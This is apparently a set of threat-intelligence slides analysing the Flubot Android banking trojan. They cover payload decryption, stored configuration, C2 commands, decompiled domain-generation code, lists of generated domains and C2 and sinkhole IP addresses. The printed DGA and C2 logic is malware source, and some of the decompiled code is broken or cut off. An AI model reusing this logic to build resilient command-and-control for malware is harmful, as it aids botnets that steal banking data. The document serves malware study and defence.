
with open("/tmp/DHL52.dex", "wb") as foo:
    foo.write(deobfuscated)
```



```
> ~/To/flubot/dex-decrypt > main !3 ?22
file /tmp/DHL52.dex
/tmp/DHL52.dex: Dalvik dex file version 035
```



TLP:WHITE




Flubot uses shared preferences

- To store configurations permanently, Flubot uses Android shared preferences
- Most of the values are set during the installation

Key	Description
a	Bot ID
b	Default SMS application
c	Status of notification interception
d	Public IP address
e	DoH server (if received from C2)
f	C2 server (generated by DGA)
g	Custom seed (if received from C2)

Calling home



- Flubot starts with sending PREPING command to DGA list
- Continuous commands
 - PING
 - SMS_RATE
- Other commands
 - LOG (intercepts etc.)
 - EXCEPTION
 - BAL_GRABBER
 - Command results

Command	Description
PREPING	Preregister the device to C2
PING	“Keepalive”
GET_INJECTS_LIST	Deliver list of installed packages
GET_INJECT	Get phishing overlays
SMS_RATE	SMS send rate
GET_SMS	SMS content

DGA

Domain Generation Algorithm

Loop all
hardcoded
TLDs

```
/* renamed from: f */
private static final String[] f88f = {".ru",
".cn", ".com", ".org", ".pw", ".net", ".
bar", ".host", ".online", ".space", ".site",
".xyz", ".website", ".shop", ".kz", ".md", ".
tj", ".pw", ".gdn", ".am", ".com.ua", ".
news", ".email", ".icu", ".biz", ".kim", ".
work", ".top", ".info", ".br"};
```

```
int i = 0;
int tldC = 0;
while (true) {
    if (i >= 5000) {
        break;
    }
    String host2test = "";
    for (int y = 0; y < 15; y++) {
        host2test = host2test + ((char) (r.nextInt(25) + 97));
    }
    String[] strArr = f88f;
    if (tldC >= strArr.length) {
        tldC = 0;
    }
    hostList.add(host2test + strArr[tldC]);
    if (i > 0 && i % 20 == 0 && priorityHost != null) {
        hostList.add(priorityHost);
    }
    if (i == 2500) {
        long altSeed = prefs.getLong("g", 0);
        if (altSeed == 0) {
            break;
        }
        r = new Random(altSeed);
    }
    ++;
    tldC++;
}
Collections.shuffle(hostList);
f86d = new ConcurrentLinkedQueue(hostList);
f87e = new CountDownLatch(25);
for (int i2 = 0; i2 < 25; i2++) {
    new Thread(new p574654ab(hostRef)).start();
}
long timestamp = System.currentTimeMillis();
f87e.await();
long currTimestamp = System.currentTimeMillis();
if (hostRef.get() !=
    f84b = hostRef.ge
```

C2 to test

Generate 2500 domains and
continue if altSeed is set,
else break.

Create 25 threads
that test generated
domains

TLP:WHITE

DGA

Domain Generation Algorithm

```
/* renamed from: d */
private static int m5364d() {
    if ((6 + 9) % 9 <= 0) {
    }
    if ((11 + 14) % 14 <= 0) {
    }
    int[] SEEDS = {1945};
    return SEEDS[pcbf194c6.f102c.nextInt(SEEDS.length)];
}
```

Harcoded seed

```
/* renamed from: c */
private static void m5365c() {
    if ((25 + 27) % 27 <= 0) {
    }
    if ((8 + 13) % 13 <= 0) {
    }
    int year = Calendar.getInstance().get(1);
    int month = Calendar.getInstance().get(2);
    long j = (long) ((year ^ month) ^ 0);
    f83a = j;
    long j2 = j * 2;
    f83a = j2;
    long j3 = j2 * (((long) year) ^ j2);
    f83a = j3;
    long j4 = j3 * (((long) month) ^ j3);
    f83a = j4;
    long j5 = j4 * (((long) 0) ^ j4);
    f83a = j5;
    f83a = j5 + ((long) m5364d());
}
```

Current year
and month
used in generation
algorithm



```
Apple > ~/Doc/F/flubot-scripts/dg/output > master !4 ?15
jq ".[:10]" 2022-02_domains.json
[
  {
    "domain": "fiekycrymafhu.ru"
  },
  {
    "domain": "wjmumwptkqwsfxk.cn"
  },
  {
    "domain": "vsohsctiyhitaik.com"
  },
  {
    "domain": "hngceqbvcprypak.org"
  },
  {
    "domain": "ngywmonjqvhirax.pw"
  }
]
```

02/2022 domains

```
Apple > ~/Doc/F/flubot-scripts/dg/output > master !4 ?15
jq ".[:10]" 2022-03_domains.json
[
  {
    "domain": "efcobxkrcwpgfgq.ru"
  },
  {
    "domain": "aehwuyyntfeuwly.cn"
  },
  {
    "domain": "fccxqkqponmogpj.com"
  },
  {
    "domain": "silmxchjrytrfyt.org"
  },
  {
    "domain": "mylelpovonqicoe.pw"
  }
]
```

03/2022 domains

C2 infra
2022-03-16




C2 infra
2022-03-16



C2 infra
2022-03-16



Providence
SEYCHELLES
+248
EN
CERTs, LEAs and Gov Agents – please use email: legal (dog) eliteteam.to
For non-automatic abuses – please use email: abuse-request (dog) eliteteam.to
We have very strict NO SPAM tolerance policy and carefully review any abuse, exclude spammers emails
Netcraft spammers: info@netcraft.com sales@netcraft.com p.mike@netcraft.com takedown-response+spam@netcraft.com
admin@eliteteam.to
ES13938-RIPE
ES13938-RIPE







ghcmurkqmjkigim.biz
ns2.csof.net.
52.55.187.113

AS24940
116.203.201.64
ns1.sinkhole.caad.fkie.fraunhofer.de.
efcobxkrcwpgfgq.ru
ns2.sinkhole.caad.fkie.fraunhofer.de.
45.9.61.128
AS197540

C2 infra
2022-03-18

54.167.117.17
ns4.rexphqrdgqnlbxf.xyz.
rexphqrdgqnlbxf.xyz




TLP:WHITE

C2 infra
2022-03-18




54.167.117.17
ns4.rexphqrdgqnlbxf.xyz.
rexphqrdgqnlbxf.xyz

